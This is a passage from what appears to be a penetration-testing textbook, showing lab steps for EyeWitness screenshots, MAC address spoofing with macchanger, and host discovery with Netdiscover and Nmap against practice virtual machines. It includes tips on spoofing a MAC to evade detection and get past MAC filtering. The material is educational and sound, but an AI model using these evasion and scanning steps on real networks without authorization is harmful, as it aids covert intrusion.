https://example.com/ **Resolved to:** 93.184.216.34 **Page Title:** Example Domain **Age:** 568181 **Cache-Control:** max-age=604800 **Content-Type:** text/html; charset=UTF-8 **Date:** Tue, 29 Aug 2023 15:20:51 GMT **Etag:** "3147526947+gzip+ident" **Expires:** Tue, 05 Sep 2023 15:20:51 GMT **Last-Modified:** Thu, 17 Oct 2019 07:18:26 GMT **Server:** ECS (mic/9A9C) **Vary:** Accept-Encoding **X-Cache:** HIT **Content-Length:** 1256 **Connection:** close **Response Code:** 200 Source Code	**Example Domain** This domain is for use in illustrative examples in documents. You may use this domain in literature without prior coordination or asking for permission. More information...


As you have seen, using a tool such as EyeWitness can save you a lot of time as compared to checking each sub-domain manually. You can quickly browse each image within the generated report to identify any login portals and sensitive directories on a targeted domain.

> To learn more about EyeWitness, please see: https://github.com/RedSiege/EyeWitness and use the `./EyeWitness.py -h` command to view the help menu.

Having completed this section, you have learned how to automate the process of capturing screenshots of many websites using EyeWitness. In the next section, you will explore various scanning and fingerprinting techniques.

Exploring active scanning techniques

As an aspiring ethical hacker and penetration tester, it's essential to develop a solid foundation on understanding how to leverage scanning techniques to efficiently discover and profile targeted systems on an organization's network. Many organizations focus on securing their perimeter network and sometimes do not apply equal focus on securing their internal network. Quite often, you will discover that over 90% of a cyberattack or threat usually originates from the inside network. Due to this, many organizations think the attacker will launch their attack from the internet, which will then be blocked by their network-based firewall.The following diagram shows a simplified overview of a typical deployment of a firewall:



As shown in the preceding diagram, the network-based firewall is implemented as the edge device between the organization’s internal network and the internet. One of its role is to filter traffic between networks and prevent malicious traffic from passing through to the other side, whether it’s malicious traffic originating from the internet with a destination to the internal systems on the organization’s network and vice versa. However, threat actors are continuously learning how organizations implement their infrastructure and security solutions, as well as the decisions that both the leadership team and IT professionals make when securing their assets.While many organizations are investing into their cyber defenses to ensure their assets and people are protected from adversaries and cyber-attacks, there are still so many organizations around the world without firewalls, misconfigured network devices and security appliances, and unpatched operating systems. Metaphorically speaking, it’s only a matter of time for an adversary to discover this gold mine and starts *living of the land*. During the reconnaissance phase of the Cyber Kill Chain and common penetration testing methodology, ethical hackers and penetration testers will eventually need to directly engage with the target to collect information that’s not available from **Open Source Intelligence** (**OSINT**) and use active reconnaissance techniques such as scanning and enumeration.Scanning is a technique that's used by threat actors to discover live systems on a network, identify the open service ports on a system, and discover vulnerabilities on host machines and even their operating system architecture. The information that's gathered from scanning helps the penetration tester gain a clearer view of their targets compared to passive information gathering.


> Do not perform any type of scanning on systems and networks that you do not own or have legal permission to do so. Scanning is considered illegal in many countries.

Penetration testers always need to improve their critical thinking mindset to think like a real threat actor, especially if they want to perform a successful penetration test on a targeted organization. In this section, you will learn about various techniques and methodologies for performing scanning on a targeted network and how to profile systems.

Changing your MAC address

The **Network Interface Card** (**NIC**) is a network adapter which enables a system to communicate over a wired or wireless network. For instance, before your devices sends data on a network, the NIC converts the message into a signal that’s supported over the media for transmission, such as electrical signals for copper cables, light signals for fiber optics and radio frequency for wireless communication. In addition, the NIC on each device contains a globally unique **Media Access Control** (**MAC**) address, sometimes referred to as a *burned-in address* that’s theoretically not changeable. Before a device transmits data over a network, the sender device automatically inserts the source and destination MAC address onto the frame header of the message. The source MAC address helps the recipient identify the sender of the message, and the destination MAC address helps the network switches forward the message to the intended destination. The MAC address is a 48-bit address written in hexadecimal. The first 24-bits of the address is known as the **Organizational Unique Identifier** (**OUI**) which helps IT professionals to determine the vendor of a device. While the last 24-bits is uniquely assigned by the vendor. Therefore, when your NIC sends traffic out on a network, your real MAC address is also inserted within the frame header, and this information can be used to identify your machine on a network. As an aspiring penetration tester, you can change the MAC address on both your Ethernet and wireless network adapters by using a pre-installed tool known as **MAC Changer**.Changing your MAC address allows you to trick other devices on the network into thinking your system is a common device that belong within the organization's network infrastructure, such as a network device, a printer, or a vendor-specific device. This technique is commonly used to protect the identity of your attacker machine, bypass MAC filtering rules on network devices and evade network restrictions while on your target's network.To learn how to change your MAC address using **MAC Changer**, please use the following instructions:

1. Power-on the **Kali Linux** virtual machine and use the `ifconfig` command to determine the original MAC address on your network adapters, as shown below:




```
kali@kali:~$ ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:d1:[redacted]  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.16.17.15  netmask 255.255.255.0  broadcast 172.16.17.255
        ether 08:00:27:[redacted]  txqueuelen 1000  (Ethernet)
        RX packets 9  bytes 7020 (6.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 15  bytes 4409 (4.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

As shown in the preceding screenshot, the `ifconfig` command was used to display all connected network adapters on the Kali Linux virtual machine. In addition, this command enables us to view the original MAC address on each network adapter, within the **ether** field.

1. Next, logically turn down the **eth0** interface with the following commands:

```
kali@kali:~$ sudo ifconfig eth0 down
```

1. Next, use the `macchanger --help` command to view a list of available options, as shown below:




```
kali@kali:~$ macchanger --help
GNU MAC Changer
Usage: macchanger [options] device

  -h,  --help                   Print this help
  -V,  --version                Print version and exit
  -s,  --show                   Print the MAC address and exit
  -e,  --ending                 Don't change the vendor bytes
  -a,  --another                Set random vendor MAC of the same kind
  -A                            Set random vendor MAC of any kind
  -p,  --permanent              Reset to original, permanent hardware MAC
  -r,  --random                 Set fully random MAC
  -l,  --list[=keyword]         Print known vendors
  -b,  --bia                    Pretend to be a burned-in-address
  -m,  --mac=XX:XX:XX:XX:XX:XX
       --mac XX:XX:XX:XX:XX:XX  Set the MAC XX:XX:XX:XX:XX:XX
```

1. Next, set a randomized MAC address on the **eth0** network adapter by using the following commands:

```
kali@kali:~$ sudo macchanger -A eth0
```

The following screenshot shows the current, permanent and the newly generated MAC address for the **eth0** network adapter:




```
kali@kali:~$ sudo macchanger -A eth0
Current MAC:   08:00:27:53:0c:ba (CADMUS COMPUTER SYSTEMS)
Permanent MAC: 08:00:27:53:0c:ba (CADMUS COMPUTER SYSTEMS)
New MAC:       00:18:f2:28:80:71 (Beijing Tianyu Communication Equipment Co., Ltd)
```

1. Next, re-enable the **eth0** interface by using the following commands:


```
kali@kali:~$ sudo ifconfig eth0 up
```

1. Next, use the `ifconfig` command once more to verify the **eth0** has a spoofed MAC address, as shown below:



```
kali@kali:~$ ifconfig eth0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.16.17.59  netmask 255.255.255.0  broadcast 172.16.17.255
        ether 00:18:f2:28:80:71  txqueuelen 1000  (Ethernet)
        RX packets 41  bytes 10264 (10.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 21  bytes 5585 (5.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

1. Lastly, to further verify the vendor of the spoofed MAC address, go to https://macvendors.com/ and enter the MAC address, as shown below:



Find MAC Address Vendors. Now.

Enter a MAC Address

00:18:f2:28:80:71

Beijing Tianyu Communication Equipment Co., Ltd

Having completed this exercise, you have learnt how spoof your MAC address on Kali Linux. However, it’s important to consider using a MAC address that’s associated to a common vendor of networking devices or system to reduce the risk of detection by the organization’s security team. Next, you will learn how perform host discovery to identify live systems on an internal network.


Performing host discovery

Discovering live hosts on a targeted network is an essential stage when performing a penetration test. Let's imagine you're an ethical hacker or a penetration tester; your targeted organization permits you to directly connect your attacker machine with Kali Linux on their network to perform security testing on their internal network. You're eager to start discovering security vulnerabilities and hacking systems, but you're not sure whether the targeted hosts are online.In this section, you will learn about the skills you will need to perform various types of active reconnaissance on an organization's networks using various tools and techniques. However, to ensure you can perform these exercises in a safe space, please use the following guidelines:

- Ensure you do not scan systems that you do not own or have been granted legal permission.
- Ensure the network adapter of Kali Linux is assigned to the **PentestNet** network within Oracle VM VirtualBox Manager.
- The PentestNet network will be our simulated organization network.

To get started with this exercise, please use the following instructions:

1. Power-on the **Kali Linux**, **Metasploitable 2** and **Metasploitable 3** (**Windows version**) virtual machines.
2. On **Kali Linux**, open the **Terminal** the use the `ifconfig` or `ip address` command to determine if your attacker machine (Kali Linux) is connected to the targeted network (`172.30.1.0/24`), as shown below:



```
kali@kali:~$ ip address
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:[redacted] brd ff:ff:ff:ff:ff:ff
    inet 172.16.17.15/24 brd 172.16.17.255 scope global dynamic noprefixroute eth0
       valid_lft 86374sec preferred_lft 86374sec
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:[redacted] brd ff:ff:ff:ff:ff:ff
    inet 172.30.1.50/24 brd 172.30.1.255 scope global dynamic noprefixroute eth1
       valid_lft 572sec preferred_lft 572sec
    inet6 fe80::c280:130d:eca4:e07c/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

As an aspiring ethical hacker and penetration tester, it’s important to verify whether your attacker machine has a valid IP address and subnet mask on the targeted network during the internal network penetration test. As shown in the preceding screenshot, `eth1` is connected to the *PentestNet* environment which is our targeted network.

> Keep in mind, wired network adapters are identified with **eth** and wireless adapters are identified with **wlan**.

Additionally, the **inet** field contains the IP address that’s assigned on the interface of the Kali Linux virtual machine. However, the IP address shown in the preceding screenshot may be different from the address shown on your machine, that's okay once it's on the `172.30.1.0/24` network. Furthermore, identifying the IP address on the network adapter will enable us to exclude scanning our own machine in the next steps.


> Ethical hackers and penetration testers often needs to determine the Network ID and range of IP addresses within a network before performing host discovery on an internal network. While its recommended to build a solid foundation on networking prior to learning cybersecurity and penetration testing, the following website is an online subnet calculator that will help you determine the IP ranges and much more: https://www.calculator.net/ip-subnet-calculator.html.

1. Next, let’s use **Netdiscover** to passively scan for live systems on the *PentestNet* environment (`172.30.1.0/24`), using the following

commands:

```
kali@kali:~$ sudo netdiscover -p -i eth1
```

The `-i` syntax is commonly used to specify the listening interface and using the `-p` syntax performs a passive scan by enabling Netdiscover the capture and analyze **Address Resolution Protocol** (**ARP**) messages on a network, by analyzing the source and destination IP and MAC addresses helps us to identify live hosts on a network, as shown below:




```
Currently scanning: (passive)   |   Screen View: Unique Hosts

11 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 660
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
172.30.1.1      08:00:27:e9:16:8a      2     120  PCS Systemtechnik GmbH
0.0.0.0         08:00:27:d7:cc:d8      4     240  PCS Systemtechnik GmbH
172.30.1.49     08:00:27:33:ac:4e      3     180  PCS Systemtechnik GmbH
172.30.1.48     08:00:27:d7:cc:d8      2     120  PCS Systemtechnik GmbH
```

As shown in the preceding screenshot, Netdiscover provided the IP addresses, MAC addresses, vendors, and hostnames of the live systems on the targeted network. Where, `172.30.1.48` is assigned to Metasploitable 3 – Windows and `172.30.1.49` is assigned to the Metasploitable 2 virtual machines. Furthermore, leveraging the MAC vendor information helps us determine the type of devices are on the network and can be useful when researching security vulnerabilities for a specific system

1. Next, to perform an active host discovery scan using Netdiscover, use the following commands:

```
kali@kali:~$ sudo netdiscover -r 172.30.1.0/24 -i eth1
```

Since the active scan does not wait for ARP message, Netdiscover sends its own probes to all usable IP addresses within the `172.30.1.0/24` network. Only live systems will respond, enabling Netdiscover to analyze each response messages to identify the IP and MAC addresses of live hosts on the network, as shown below:




```
Currently scanning: Finished!   |   Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
 ____________________________________________________________________________
  IP              At MAC Address     Count     Len  MAC Vendor / Hostname
 ____________________________________________________________________________
172.30.1.1      08:00:27:e9:16:8a      1        60  PCS Systemtechnik GmbH
172.30.1.48     08:00:27:d7:cc:d8      1        60  PCS Systemtechnik GmbH
172.30.1.49     08:00:27:33:ac:4e      1        60  PCS Systemtechnik GmbH
```

1. Next, let's use **Network Mapper** (**Nmap**) to perform a *ping sweep* over the entire targeted network and exclude our attacker machine during the scanning process, use the following commands:


```
kali@kali:~$ nmap -sn 172.30.1.0/24 --exclude 172.30.1.50
```

A **ping sweep** is a basic scanning technique that's used by IT professionals to determine which systems are online within a network. It's the automated process of pinging each usable IP address within a network and observing which devices are responding. However, the `ping` utility within an operating system sends **Internet Control Message Protocol** (**ICMP**) **ECHO Request** message to the destination and a live system will respond with an **ICMP ECHO Reply** message. It's a common security practice for cybersecurity professionals to disable ICMP responses on critical systems within their organization, this reduces the likelihood that a novice hacker is to discover a live host. Therefore, if an attacker sends **ICMP ECHO Request** messages to a system that's configured to not respond, the novice attacker will think the target is offline. On the other hand, seasoned threat actors and penetration testers who understands the security vulnerabilities that exists within the **Transmission Control Protocol/Internet Protocol** (**TCP/IP**) networking model can bypass this minor security mechanism and instead send 